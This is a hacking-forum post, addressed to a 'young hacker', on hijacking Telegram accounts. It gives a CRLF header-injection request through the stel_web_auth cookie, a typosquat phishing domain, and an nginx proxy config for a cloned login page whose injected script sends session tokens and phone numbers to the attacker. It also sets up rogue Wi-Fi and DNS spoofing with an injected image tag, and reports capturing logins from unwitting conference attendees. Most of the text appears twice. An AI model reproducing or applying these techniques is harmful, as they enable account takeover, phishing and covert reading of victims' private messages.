BadB
Professional
- Messages
- 1,900
- Reaction score
- 1,938
- Points
- 113
Hi young hacker, this article will focus on hacking telegram accounts.
In addition to the official clients, the telegram.me domain is actively used. It serves as a link to a contact, an invite link to add to a group or channel, you can also add stickers through it. If the user is authenticated in the web client, then the stel_web_auth cookie is present, which answers which domain to redirect the user to.
Here are examples of a request to telegram.me with a cookie:
And the answer is:
It is worth noting that the cookie has the ability to insert \ r \ n characters, which allows you to forge response headers from the server, or, for example, a whole HTTP packet. And this leads at least to XSS (hello Internet Explorer).
Typically, in the case of a CRLF, a Set-cookie header is set to demonstrate the vulnerability, which sets the cookie. But I have CRLF injection already through cookies, so I can do it )
)
Here's an example of header spoofing:
Answer:
Note that the Strict-Transport-Security header is present, which does not allow you to get to the cherished cookie if you try to use the MiTM attack (man in the middle), despite the fact that the cookie does not have the Secure flag. So the cookie can be set using XSS (there is no HttpOnly flag), but I didn't find it right away.
And then I remembered about one feature of modern web applications. A subdomain (blabla.telegram.me) can set a cookie on the main domain (telegram.me). It turns out, of course, not an open redirect, but a clever redirect to someone else's domain, when using the telegram.me domain
To do this, I need:
Cooking a fake.
Using the urlcrazy utility, I generated free domains suitable for fake. Excellent approached tele rg am.org. Telegram is a complex enough word that you might not notice the change of two monospaced consonants in the middle.
I took a cloud server for a month and made a fake. Well, how did the fake. I used nginx proxying. Using the proxy_pass module, you can configure the proxying of all requests to another site, so that someone who visits my resource can see the contents of another site, completely and completely, including changes in real time.
Here is the complete config of the "fake" of the main telegram website:
And using the sub_filter module, you can replace the contents of the string with an arbitrary one. In the image and likeness, proxying to web.telegram was configured, with some amendments - the client sent the current session identifier (and other data from localStorage), phone number, browser to my server.
What else is needed for a good life? SSL! Well, advanced users will immediately suspect that something was wrong, and the presence of a "green lock" adds a fake to the charisma.
Therefore, we register a free account on cloudflare and get the opportunity to close the server ip address and the cherished lock from prying eyes ?
Now try to find 10 differences:

But if you look at the source, there will be extra js, which sends the victim's data to the controlled server.
Positive Hack Days
Not so long ago, at the ZeroNights conference, I was already playing with MiTM, distributing "free Wi-Fi", cutting SSL and collecting traffic. This time, the traffic dump was no longer interesting to me, so the main goal was to distribute magic cookies to users' browsers.
Step 1. Wi-Fi
We had 2 pineapple wi-fi, 4500 potential victims, 3 alphas, several 8 dbi antennas and a whole lot of Wi-Fi cards of all varieties and colors, as well as MITMf, DNSspoof, Mana Toolkit, strip-n-inject and a proxy server with fake dns server. Not that it was a necessary supply for the trip. But once you start collecting equipment for MITM, it becomes difficult to stop. The only thing that caused me concern was BeEF . There is nothing more helpless, irresponsible, and flawed than XSS zombies. I knew that sooner or later we would switch to this rubbish.
“Pineapples” come to the rescue, these are special devices for attacks using a fake Wi-Fi hotspot. The conference had two floors, but we wanted to cover the maximum number of people. In addition, the official Wi-Fi with SSID "PHD" was distributed, so all that remained was to power the device. The socket and the space under the table on the ground floor were perfect.

Pineapple is more powerful, on the second floor, he was more lucky - he got an ethernet cable, so a fast and stable Internet was distributed. "Alpha" with a laptop (the same pair I used at ZeroNights) roamed with me. In addition, I wanted to adapt the mr3040 with OpenWRT , but due to the number of people and the low power, I left this idea behind.
A powerful Xiaomi router was also brought from St. Petersburg, but due to lack of time for firmware / configuration, it remained in the box. Moreover, the coverage was already sufficient for a successful attack.
Step 2. DNS
The task is to write a cookie on telegram.me, so on the server I created a subdomain i.telegram.me and answered any request by setting a cookie (no content). I think it doesn't make much sense to give DNS using DHCP, but just in case, I put unbound and opened it to the world (so that they can connect). Immediately after PHDays, an abuse came, someone managed to scan dns and DDoS'ed them .gov sites.
The utilities DNSMasqSpoof and DNSspoof were also used. For some reason, the first option worked buggy, so the last one remained.
Step 3. Injection
This time, you don't need to use sslstrip / sslsplit / hsts bypass. And why bother? A little bit, the browser will start screaming at the invalid certificate, but it is necessary that he uses the Internet. When surfing, the victim will most likely go to the http resource, and I'm right there. Therefore, the tag was inserted at the end of the document
Everything is simple - a GET request is sent to a non-existent domain, but the fake DNS responds with the IP address I need, in response from the fake domain a header is received with the setting of a cookie. Since the tag is an image, the onerror event fires and the tag is removed.
The guys from Hardware Village suggested injecting BeEf in order to completely control the victim's browser, then display who was caught on the TV (yes, like at the BlackHat conference). There was no time, but next time I have to do it.
As a result, if a user visits any HTTP site using my Wi-Fi, his browser will be "infected", and when he follows the telegram.me links, he will be redirected to a fake authentication page.
Results
But I expected better results.

On the first day of an active attack (when the maximum number of people is at the conference) - no one. Nobody came in. In the middle of the conference, several attentive people went to the sniffer's pages, climbed the fakeogram. Closer to the night there was one entrance. Well, at least so.

Another entrance was half past two at night, it can also be counted for the first day.
On the second day I went to recheck the equipment, is everything working as it should? I tried to launch the browser myself - everything is cool, the cookie is set, telegram.me redirects, the login log is written. I sat for a couple of hours and rechecked what could be the problem. The people clung to. Most were from mobile devices, but laptops were also willing to connect. At Hardware Village, mitmf (with respoder) was launched for injection, just in case. Again two entrances and again at night.
Conclusions
Pros:
Minuses:
In addition to the official clients, the telegram.me domain is actively used. It serves as a link to a contact, an invite link to add to a group or channel, you can also add stickers through it. If the user is authenticated in the web client, then the stel_web_auth cookie is present, which answers which domain to redirect the user to.
Here are examples of a request to telegram.me with a cookie:
Code:
GET /i_bo0om HTTP/1.1 Host: telegram.me Cookie: stel_web_auth=localhostAnd the answer is:
Code:
HTTP/1.1 302 Found Server: nginx/1.6.2 Date: Thu, 19 May 2016 22:02:23 GMT Content-Type: text/html; charset=windows-1251 Content-Length: 0 Connection: keep-alive Set-Cookie: stel_ssid=823678114; path=/ Pragma: no-cache Cache-control: no-store Location: localhost#/im?tgaddr=tg%3A%2F%2Fresolve%3Fdomain%3Di_bo0om Strict-Transport-Security: max-age=15768000It is worth noting that the cookie has the ability to insert \ r \ n characters, which allows you to forge response headers from the server, or, for example, a whole HTTP packet. And this leads at least to XSS (hello Internet Explorer).
Typically, in the case of a CRLF, a Set-cookie header is set to demonstrate the vulnerability, which sets the cookie. But I have CRLF injection already through cookies, so I can do it
)Here's an example of header spoofing:
Code:
GET /i_bo0om HTTP/1.1 Host: telegram.me Cookie: stel_web_auth=localhost%0d%0a%20Header1%3a%20ok%0d%0a%20Header2%3a%20ok%0d%0a%20other:%20Answer:
Code:
HTTP/1.1 302 Found Server: nginx/1.6.2 Date: Thu, 19 May 2016 22:23:31 GMT Content-Type: text/html; charset=windows-1251 Content-Length: 0 Connection: keep-alive Set-Cookie: stel_ssid=1297301663; path=/ Pragma: no-cache Cache-control: no-store Location: localhost Header1: ok Header2: ok other: #/im?tgaddr=tg%3A%2F%2Fresolve%3Fdomain%3Di_bo0om Strict-Transport-Security: max-age=15768000Note that the Strict-Transport-Security header is present, which does not allow you to get to the cherished cookie if you try to use the MiTM attack (man in the middle), despite the fact that the cookie does not have the Secure flag. So the cookie can be set using XSS (there is no HttpOnly flag), but I didn't find it right away.
And then I remembered about one feature of modern web applications. A subdomain (blabla.telegram.me) can set a cookie on the main domain (telegram.me). It turns out, of course, not an open redirect, but a clever redirect to someone else's domain, when using the telegram.me domain
To do this, I need:
- Share your Wi-Fi hotspot.
- Redirect users to a non-existent subdomain that is placing the cookie.
- Force the user to visit my subdomain. Taking the first step into account, it's easy.
Cooking a fake.
Using the urlcrazy utility, I generated free domains suitable for fake. Excellent approached tele rg am.org. Telegram is a complex enough word that you might not notice the change of two monospaced consonants in the middle.
I took a cloud server for a month and made a fake. Well, how did the fake. I used nginx proxying. Using the proxy_pass module, you can configure the proxying of all requests to another site, so that someone who visits my resource can see the contents of another site, completely and completely, including changes in real time.
Here is the complete config of the "fake" of the main telegram website:
Code:
server {listen 80; # listening on port 80 server_name telergam.org; # which domain we are responding to location / {proxy_pass https://telegram.org; # proxying the telegram website}And using the sub_filter module, you can replace the contents of the string with an arbitrary one. In the image and likeness, proxying to web.telegram was configured, with some amendments - the client sent the current session identifier (and other data from localStorage), phone number, browser to my server.
What else is needed for a good life? SSL! Well, advanced users will immediately suspect that something was wrong, and the presence of a "green lock" adds a fake to the charisma.
Therefore, we register a free account on cloudflare and get the opportunity to close the server ip address and the cherished lock from prying eyes ?
Now try to find 10 differences:
But if you look at the source, there will be extra js, which sends the victim's data to the controlled server.
Positive Hack Days
Not so long ago, at the ZeroNights conference, I was already playing with MiTM, distributing "free Wi-Fi", cutting SSL and collecting traffic. This time, the traffic dump was no longer interesting to me, so the main goal was to distribute magic cookies to users' browsers.
Step 1. Wi-Fi
We had 2 pineapple wi-fi, 4500 potential victims, 3 alphas, several 8 dbi antennas and a whole lot of Wi-Fi cards of all varieties and colors, as well as MITMf, DNSspoof, Mana Toolkit, strip-n-inject and a proxy server with fake dns server. Not that it was a necessary supply for the trip. But once you start collecting equipment for MITM, it becomes difficult to stop. The only thing that caused me concern was BeEF . There is nothing more helpless, irresponsible, and flawed than XSS zombies. I knew that sooner or later we would switch to this rubbish.
“Pineapples” come to the rescue, these are special devices for attacks using a fake Wi-Fi hotspot. The conference had two floors, but we wanted to cover the maximum number of people. In addition, the official Wi-Fi with SSID "PHD" was distributed, so all that remained was to power the device. The socket and the space under the table on the ground floor were perfect.
Pineapple is more powerful, on the second floor, he was more lucky - he got an ethernet cable, so a fast and stable Internet was distributed. "Alpha" with a laptop (the same pair I used at ZeroNights) roamed with me. In addition, I wanted to adapt the mr3040 with OpenWRT , but due to the number of people and the low power, I left this idea behind.
A powerful Xiaomi router was also brought from St. Petersburg, but due to lack of time for firmware / configuration, it remained in the box. Moreover, the coverage was already sufficient for a successful attack.
Step 2. DNS
The task is to write a cookie on telegram.me, so on the server I created a subdomain i.telegram.me and answered any request by setting a cookie (no content). I think it doesn't make much sense to give DNS using DHCP, but just in case, I put unbound and opened it to the world (so that they can connect). Immediately after PHDays, an abuse came, someone managed to scan dns and DDoS'ed them .gov sites.
The utilities DNSMasqSpoof and DNSspoof were also used. For some reason, the first option worked buggy, so the last one remained.
Step 3. Injection
This time, you don't need to use sslstrip / sslsplit / hsts bypass. And why bother? A little bit, the browser will start screaming at the invalid certificate, but it is necessary that he uses the Internet. When surfing, the victim will most likely go to the http resource, and I'm right there. Therefore, the tag was inserted at the end of the document
Code:
<img src="http://i.telegram.me/" onerror=remove()>Everything is simple - a GET request is sent to a non-existent domain, but the fake DNS responds with the IP address I need, in response from the fake domain a header is received with the setting of a cookie. Since the tag is an image, the onerror event fires and the tag is removed.
The guys from Hardware Village suggested injecting BeEf in order to completely control the victim's browser, then display who was caught on the TV (yes, like at the BlackHat conference). There was no time, but next time I have to do it.
As a result, if a user visits any HTTP site using my Wi-Fi, his browser will be "infected", and when he follows the telegram.me links, he will be redirected to a fake authentication page.
Results
But I expected better results.
On the first day of an active attack (when the maximum number of people is at the conference) - no one. Nobody came in. In the middle of the conference, several attentive people went to the sniffer's pages, climbed the fakeogram. Closer to the night there was one entrance. Well, at least so.
Another entrance was half past two at night, it can also be counted for the first day.
On the second day I went to recheck the equipment, is everything working as it should? I tried to launch the browser myself - everything is cool, the cookie is set, telegram.me redirects, the login log is written. I sat for a couple of hours and rechecked what could be the problem. The people clung to. Most were from mobile devices, but laptops were also willing to connect. At Hardware Village, mitmf (with respoder) was launched for injection, just in case. Again two entrances and again at night.
Conclusions
Pros:
- Remember when telegram journalists were broken? There was a very clear pale left - the hacker's IP addresses, because telegram reports from which IP the login is taking place. In this case, the IP address will match the victim's address. And since we control the client himself, we have access to correspondence and the ability to perform any actions on behalf of the victim.
- Even if there is two-factor authentication, it will not help.
- The exit button can be replaced by destroying the session identifier only on the victim's side, thereby monitoring the correspondence all the time until the victim destroys active sessions in the settings.
- The method can be modified and improved
Minuses:
- The user may not log in at all. Of the 4,500 people at the hacker conference, the breakout rate was less than 1%.

- Naturally, we will not get access to secret chats.
- Inattentive users. But personally, I would not notice.
- If the user authenticates to the official web client, the cookie will be overwritten.